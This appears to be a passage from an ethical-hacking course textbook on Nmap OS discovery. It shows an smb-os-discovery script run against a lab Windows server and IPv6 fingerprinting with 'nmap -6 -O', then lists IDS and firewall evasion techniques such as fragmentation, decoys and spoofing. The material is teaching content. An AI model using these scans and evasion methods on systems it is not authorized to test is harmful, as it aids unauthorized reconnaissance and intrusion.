
Nmap Scripting Engine (NSE) in Nmap can be used to automate a wide variety of networking tasks by allowing users to write and share scripts. These scripts can be executed parallelly with the same efficiency and speed as Nmap. Attackers can also use various scripts in the Nmap Script Engine for performing OS discovery on the target machine. For example, in Nmap, **`smb-os-discovery`** is an inbuilt script used for collecting OS information on the target machine through the SMB protocol.

In Zenmap, NSE can be generally activated using the **`-sC`** option. If the custom scripts are to be specified, then attackers can use the **`--script`** option. The NSE results will be displayed with both the Nmap normal and XML outputs.


nmap --script smb-os-discovery.nse 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap --script smb-os-discovery.nse 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 00:36 EDT
Nmap scan report for 10.10.1.22
Host is up (0.0094s latency).
Not shown: 983 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
|   Computer name: Server2022
```

Figure 3.80: OS Discovery using Nmap Script Engine



OS Discovery using IPv6 Fingerprinting

- IPv6 Fingerprinting can be used to **identify the OS running** on the target machine
- IPv6 fingerprinting has the **same functionality** as that of IPv4
- The difference between IPv6 and IPv4 fingerprinting is that the IPv6 uses several **additional advanced probes specific to IPv6** along with a **separate OS detection engine that is specialized for IPv6**
- In Zenmap, the **-6 option** and **-O option** are used to perform OS discovery using the IPv6 fingerprinting method
  - Syntax: **# nmap -6 -O <target>**

OS Discovery using IPv6 Fingerprinting

Source: *https://nmap.org*

IPv6 Fingerprinting is another technique used to identify the OS running on the target machine. It has the same functionality as IPv4, such as sending probes, waiting and collecting the responses, and matching them with the database of fingerprints. The difference between IPv6 and IPv4 fingerprinting is that IPv6 uses several additional advanced IPv6-specific probes along with a separate IPv6-specifc OS detection engine. Nmap sends nearly 18 probes in the following order to identify the target OS using the IPv6 fingerprinting method.

- Sequence generation (S1–S6)
- ICMPv6 echo (IE1)
- ICMPv6 echo (IE2)
- Node Information Query (NI)
- Neighbor Solicitation (NS)
- UDP (U1)
- TCP explicit congestion notification (TECN)
- TCP (T2–T7)


In Zenmap, the `-6` option along with `-O` option is used to perform OS discovery using the IPv6 fingerprinting method.

Syntax: `# nmap -6 -O <target>`

LO#06: Demonstrate Various Techniques for Scanning Beyond IDS and Firewall

Scanning Beyond IDS and Firewall

Intrusion detection systems (IDS) and firewalls are security mechanisms intended to prevent an attacker from accessing a network. However, even IDS and firewalls have some security limitations. Attackers try to launch attacks to exploit these limitations. This section highlights various IDS/firewall evasion techniques such as packet fragmentation, source routing, IP address spoofing, etc.



IDS/Firewall Evasion Techniques

- Though firewalls and IDSs can prevent malicious traffic (packets) from entering a network, attackers can manage to **send intended packets to the target** by **evading an IDS or firewall** through the following techniques:

1 **Packet Fragmentation**
2 **Source Routing**
3 **Source Port Manipulation**
4 **IP Address Decoy**
5 **IP Address Spoofing**
6 **MAC Address Spoofing**
7 **Creating Custom Packets**
8 **Randomizing Host Order and Sending Bad Checksums**
9 **Proxy Servers**
10 **Anonymizers**

IDS/Firewall Evasion Techniques


Although firewalls and IDS can prevent malicious traffic (packets) from entering a network, attackers can send intended packets to the target that evade the IDS/firewall by implementing the following techniques:

